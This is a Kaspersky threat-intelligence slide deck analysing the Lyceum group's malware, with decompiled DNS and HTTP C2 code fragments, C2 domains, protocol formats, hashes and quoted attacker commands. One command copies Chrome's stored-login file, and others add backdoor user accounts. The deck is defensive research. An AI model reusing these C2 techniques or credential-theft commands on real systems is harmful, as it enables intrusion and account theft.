



kaspersky

Lyceum Reborn

Counterintelligence in the Middle East

About Us



Aseel Kayal
@CurlyCyber



Paul Rascagneres
@r00tbsd



Mark Lechtik
@_marklech_

Lyceum

- Activity dates back to 2018
- Targets in the Middle East
- Also referred to as Hexane

Secureworks®

[Products](#) [Services](#) [Partners](#) [Resources](#)

LYCEUM Takes Center Stage in Middle East Campaign

The previously unobserved LYCEUM threat group targeted critical infrastructure organizations without being detected for more than 12 months.

TUESDAY, AUGUST 27, 2019

BY: COUNTER THREAT UNIT RESEARCH TEAM



The LYCEUM threat group targets organizations in sectors of strategic national importance, including oil and gas and possibly telecommunications. The activity observed by Secureworks® Counter Threat Unit™ (CTU) researchers focuses on obtaining and expanding access within a targeted network.

Delivery Documents

B	C	D	E	F
البرامج الفنية الهندسية و الأمنية والسلامة و النفط والغاز				
الاختبارات الأساسية والتحكم في الآبار البترولية	2019 / 06 / 13 – 06 / 09	اسطنبول		
فحص واختبار النفط الخام	2019 / 06 / 13 – 06 / 09	القاهرة		
& Industrial Systems Control Programming	2019 / 06 / 13 – 06 / 09	عمان		
عملية الحفر و الإنتاج	2019 / 06 / 13 – 06 / 09	القاهرة		
التحكم الهيدروليكي	2019 / 06 / 20 – 06 / 16	عمان		
ضبط الجودة في مختبرات التحاليل الكيميائية	2019 / 06 / 20 – 06 / 16	القاهرة		
نظام المراقبة و التحكم الإشرافي (SCADA)	2019 / 06 / 20 – 06 / 16	عمان		
النظم المتكاملة لحماية البيئة والصحة	2019 / 06 / 27 – 06 / 23	اسطنبول		
امن المنشآت البترولية	2019 / 06 / 27 – 06 / 23	القاهرة		
Substation Protection حمايات المحطات الكهربائية	2019 / 06 / 27 – 06 / 23	اسطنبول		
إدارة مخاطر المشاريع	2019 / 06 / 27 – 06 / 23	عمان		
السلامة في المواد الخطرة (السوائل الملتهبة والسوائل القابلة للاشتعال)	2019 / 07 / 04 – 06 / 30	عمان		
إعداد وتأهيل مسئول نظام الإدارة البيئية ISO 14001	2019 / 07 / 04 – 06 / 30	اسطنبول		
أعمال المساحة وتخطيط مسار الطرق	2019 / 07 / 04 – 06 / 30	القاهرة		

SECURITY WARNING Macros have been disabled.

J11

A	B	C	D	E	F	G	H
The Worst 25 Passwords of 2017							
	Column1	Column2					
1	1	123456					
2	2	Password					
3	3	12345678					
4	4	qwerty					
5	5	12345					
6	6	123456789					
7	7	letmein					
8	8	1234567					
9	9	football					
10	10	iloveyou					
11	11	admin					
12	12	welcome					
13	13	monkey					
14	14	login					
15	15	abc123					
16	16	starwars					
17	17	123123					
18	18	dragon					
19	19	passw0rd					
20	20	maste					
21	21	hello					
22	22	freedom					
23	23	whatever					
24	24	qazwsx					
25	25	trustno1					

DanBot

10 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
52 53 44 53	5A 2C B2 E5	C0 84 E1 58	BD 24 A7 B6	RSDSZ,²âÀ,,áX½\$S¶
94 EA 5A D4	01 00 00 00	43 3A 5C 55	73 65 72 73	"êzÔ....C:\Users
5C 4D 61 74	74 5C 44 65	73 6B 74 6F	70 5C 73 6F	\Matt\Desktop\so
75 72 63 65	5C 4E 65 77	5C 44 61 6E	42 6F 74 5C	urce\New DanBot
41 64 6F 62	65 52 65 70	6F 72 74 5C	6F 62 6A 5C	AdobeReport\obj\
44 65 62 75	67 5C 41 64	6F 62 65 52	65 70 6F 72	Debug\AdobeRepor
74 2E 70 64	62 00 CE 05	01 00 00 00	00 00 00 00	t.pdb.Î.....
00 00 E8 05	01 00 00 20	00 00 00 00	00 00 00 00	..è.....


```
DSPProto.CollectFiles();
bool flag2 = DSPProto.id == "0000";
if (flag2)
{
    string data = DSPProto.String2Hex(Settings.IdBot);
    string link = DSPProto.GetLink(data, "1", DSPProto.id, "-1");
    IPHostEntry iphostEntry = Dns.Resolve(link);
    string text = DSPProto.IP2DataV4(iphostEntry.AddressList);
    bool flag3 = text != "0000" && text.Trim() != "er";
    if (flag3)
    {
        Settings.SetConfig(2, text);
        DSPProto.id = text;
        data = DSPProto.String2Hex(DSPProto.GetLocalIP());
        link = DSPProto.GetLink(data, "2", DSPProto.id, "-1");
        DSPProto.ClearCach();
        iphostEntry = Dns.Resolve(link);
    }
}
```


Lyceum Connections

Command and control infrastructure

LYCEUM registered infrastructure using the PublicDomainRegistry.com, We registrars. New domains appear to be registered for individual campaigns, the domain within a few weeks of registration. LYCEUM C2 domains typical technology theme. Figure 4 lists known and suspected LYCEUM infrastructure expiration data.

domain	create date	expiration date
bsolutions-cloude.com	21/04/2018	21/04/2020
cybersecnet.co.za	24/07/2018	24/07/2019
cybersecnet.org	27/07/2018	27/07/2019
excsrvcdn.com	21/12/2018	21/12/2019
online-analytic.com	24/12/2018	24/12/2019
web-traffic.info	24/04/2019	24/04/2020
web-statistics.info	13/05/2019	13/05/2020
dnscachecloud.com	26/05/2019	26/05/2020
dnscloudservice.com	26/05/2019	26/05/2020
opendnscloud.com	26/05/2019	26/05/2020



PowerShell

```
using System.Text;
using System.Timers;

[Obsolete]
public class Mc_Main
{
    public static string Bid = "";
    public static string HttpID = string.Empty;
    public static string Bid_File_Name = "clr0098.tmp";
    public static string Domain = ".mastertape.org";
    public static string Extention = "/login.aspx";
}
```

```
public static void DnsMatter()
{
    if (Check_BId())
    {
        //check for command
        string res = SendDnsRequest(ToHex("*a"), ToHex(RandomStr(2)), ToHex("00000"));
        if (IsValid(res) && !string.IsNullOrEmpty(res))
        {
            tm.Stop();
            tm.Interval = Mintime;
            //set commandid
        }
    }
}
```


PowerShell



DN6

`[RandomStr][HexRandomStr][VictimID]00002A61.mastertape[.]org`



48.49.32.32

“01”

DN6

[RandomStr][HexRandomStr][VictimID]00002A61.mastertape[.]org



[RandomStr][HexCmdID][VictimID]000012A6E.mastertape[.]org



48.48.53.122

[Requests] 'z'

DN6

[RandomStr][HexRandomStr][VictimID]00002A61.mastertape[.]org




[RandomStr][HexCmdID][VictimID]00012A6E.mastertape[.]org




[RandomStr][HexCmdID][VictimID]00002A6E.mastertape[.]org
[RandomStr][HexCmdID][VictimID]00012A6E.mastertape[.]org
[RandomStr][HexCmdID][VictimID]00022A6E.mastertape[.]org



Infrastructure




Infrastructure



Executables


- New payloads emerged in late 2019
- Two variants: Kevin and James
- Written in C++



The screenshot shows a VirusShare analysis page for the file `SuonMA.exe`. At the top left, a circular progress indicator shows 37 out of 69 security vendors flagged the file as malicious. A red warning icon and text state "37 security vendors flagged this file as malicious". The file's SHA-256 hash is `9511df8a93aade046061b1977633cad5d3c0fe16f00faa63e310b143def20b32`. Below the hash, the file name `SuonMA.exe` is displayed, followed by tags: `64bits`, `assembly`, `invalid-rich-pe-linker-version`, `peexe`, and `runtime-modules`. A "Community Score" section shows a question mark icon and a green bar. The navigation tabs include `DETECTION`, `DETAILS` (selected), `BEHAVIOR`, and `COMMUNITY` (with a notification badge of 2). The "Basic Properties" section lists the following hashes:

Property	Value
MD5	e65d76b39a7a48fec2f481e64c82f09f
SHA-1	3fb9e9c7d130964b8c95b84bb79ad74da5957888
SHA-256	9511df8a93aade046061b1977633cad5d3c0fe16f00faa63e310b143def20b32
Vhash	065076655d155d15155az6anz1fz
Authentihash	9072b399e15e8c83e03339e3c8d5423ce33a9a29372228ca68dc7c9dc8ba02dd
Imphash	306436074346a3143a17b6cf75ff9a19

Timeline



RESEARCH & INTELLIGENCE

LYCEUM Takes Center Stage in Middle East Campaign

The previously unobserved LYCEUM threat group targeted critical infrastructure organizations without being detected for more than 12 months.

TUESDAY, AUGUST 27, 2019
BY: COUNTER THREAT UNIT RESEARCH TEAM

Variants

- Two variants based on the project names in the PDBs: Kevin and James

```
; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_4D5028      db 'RSDS'                ; DATA XREF: .rdata:004D06A4↑o
                ; CV signature
                dd 6796E75Fh      ; Data1 ; GUID
                dw 0E338h        ; Data2
                dw 42C7h        ; Data3
                db 96h, 0B0h, 15h, 47h, 70h, 0C1h, 66h, 9Ch; Data4
                dd 1             ; Age
                db 'C:\Users\James\Desktop\source\Release\fontdvrhost.pdb',0 ; PdbFileName
                align 4
```

```
; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_140079C2C  db 'RSDS'                ; DATA XREF: .rdata:0000000140076B54↑o
                ; CV signature
                dd 0CE3A8A4Ch    ; Data1 ; GUID
                dw 0CB08h        ; Data2
                dw 48D6h         ; Data3
                db 0ACh, 29h, 68h, 4Dh, 0C8h, 2Eh, 0ABh, 0C7h; Data4
                dd 1             ; Age
                db 'C:\Kevin\Projects\Mat NewSource\bt\Build\x64\Release\VMwareClient' ; PdbFileName
                db '.pdb',0
                align 4
```


James Variant

- Emerged in November 2019
- Communicates with C&C over DNS and HTTP
- Appears to be no longer in use

James Variant

- DNS Protocol:

```
CustomBase32(<random>*<time><action><botid>).<c2_domain>
```

- HTTP Protocol:

```
<h7>base64(filename.d);base64(command_to_be_executed)<h6>
```


Kevin Variant

- Emerged in April 2020
- Has two versions: 1.0.2 and 2.1.0.2
- One protocol per sample: DNS or HTTP
- Has offline variants

```
h_console_window = GetConsoleWindow();
ShowWindow(h_console_window, 6);
ShowWindow(h_console_window, 0);
if ( argc != 3 || strcmp(argv[2], "v1.0.2") )
    return 0;
h_mutex = CreateMutexW(0i64, 0, L"9e9a6754-3c5f-6786-b6fe-da94c7ece7ba");
if ( GetLastError() == 183 )
    exit(0);
```

Kevin Variant: DNS

- Creates custom subdomains
- Receives custom IP addresses from the DNS queries

hochhnkt.hqcw_gynx9zt8.onlineoutlook[.]net

encoded
command

encoded data

Kevin Variant: DNS

- “c” command: listening for commands



hq7ehnkt.fizvzoznxl7ejrc1h1.onlineoutlook[.]net

15c33.Dd9BLpulse1B.onlineoutlook[.]net

ha7hhnkt.s1fho7876sjw6cvtnac_.onlineoutlook[.]net


54c33.IPhhZRpulse6.onlineoutlook[.]net

h_jhhnkt.n9vazrteng6qhrvp9ike6x_.onlineoutlook[.]net

00c33.cGlrvgTCpulse8.onlineoutlook[.]net

Kevin Variant: DNS

- “g” command: command file receipt & execution



Kevin Variant: HTTP

- Same functionality as the DNS variant, only over HTTP

```
hxxp://[C&C_Domain]/?kind=action_code&serv=Base64(victim_id)&name=Base64(data_param)
```

Code	Action
2	Register, request further commands
3	Command execution output
4	File creation acknowledgement
5	Domain update request #1
6	Domain update request #2
7	Command execution response

Kevin Variant: HTTP



```
<div class="footer-copyright">  
  <div class="container">  
    Made by <a class="brown-text text-lighten-3" href="http://dmgagency.net/">IBI Group</a>  
  </div>  
</div>  
<span style="visibility:hidden;opacity:0">  
  <sname id="lblName">Base64(filename_list)</sname>  
  <sparam id="lblParam"></sparam>  
  <svalue id="lblValue">Base64(file_data_list)</svalue>  
  <st id="lblt"></st></span>  
</footer>
```



Kevin Variant: Offline

- No C2 communication
- Possibly used as a proxy in the internal compromised network
- We assess that it was intended to be dropped on systems without internet connectivity

Infection Vector

- How were the targeted network's initially infected?
- Indications of initial access via RDP from a compromised third party
- The attackers used various commands to spread onwards

```
cmd /c hostname
```

```
cmd /c ipconfig /all
```

```
cmd /c tracert 4.2.2.4
```


```
cmd.exe /c copy "$appdata\Google\Chrome\User Data\Default>Login Data" $temp\syslogs\FlAH6r
```

```
cmd /c net user <redacted> <redacted> /add & net localgroup <redacted> <redacted> /add
```

```
cmd /c net localgroup "Utilisateurs du Bureau à distance" <redacted> /add
```


Similarities to Previous Activity

- Similar underlying communication protocol tunneled over DNS



111 . 107 . 32 . 32

"o" "k" " " " "

Similarities to Previous Activity

- Same spelling mistakes

New C++ Variants

```
.rdata:004CBDEC aRe          db 're',0
.rdata:004CBDEC
.rdata:004CBDEF          align 10h
.rdata:004CBDF0 aOk_0        db 'ok',0
.rdata:004CBDF0
.rdata:004CBDF3          align 4
.rdata:004CBDF4 a7          db '7',0
.rdata:004CBDF4
.rdata:004CBDF6          align 4
.rdata:004CBDF8 aRemovefile  db 'RemoveFile',0
```

Old .NET Variant

```
try
{
    File.Delete(text3);
}
catch
{
}
data = DSPProto.String2Hex("RemoveFile");
link = "v." + DSPProto.GetLink(data, "8", DSPProto.id, "-1");
```


Similarities to Previous Activity

- Same spelling mistakes

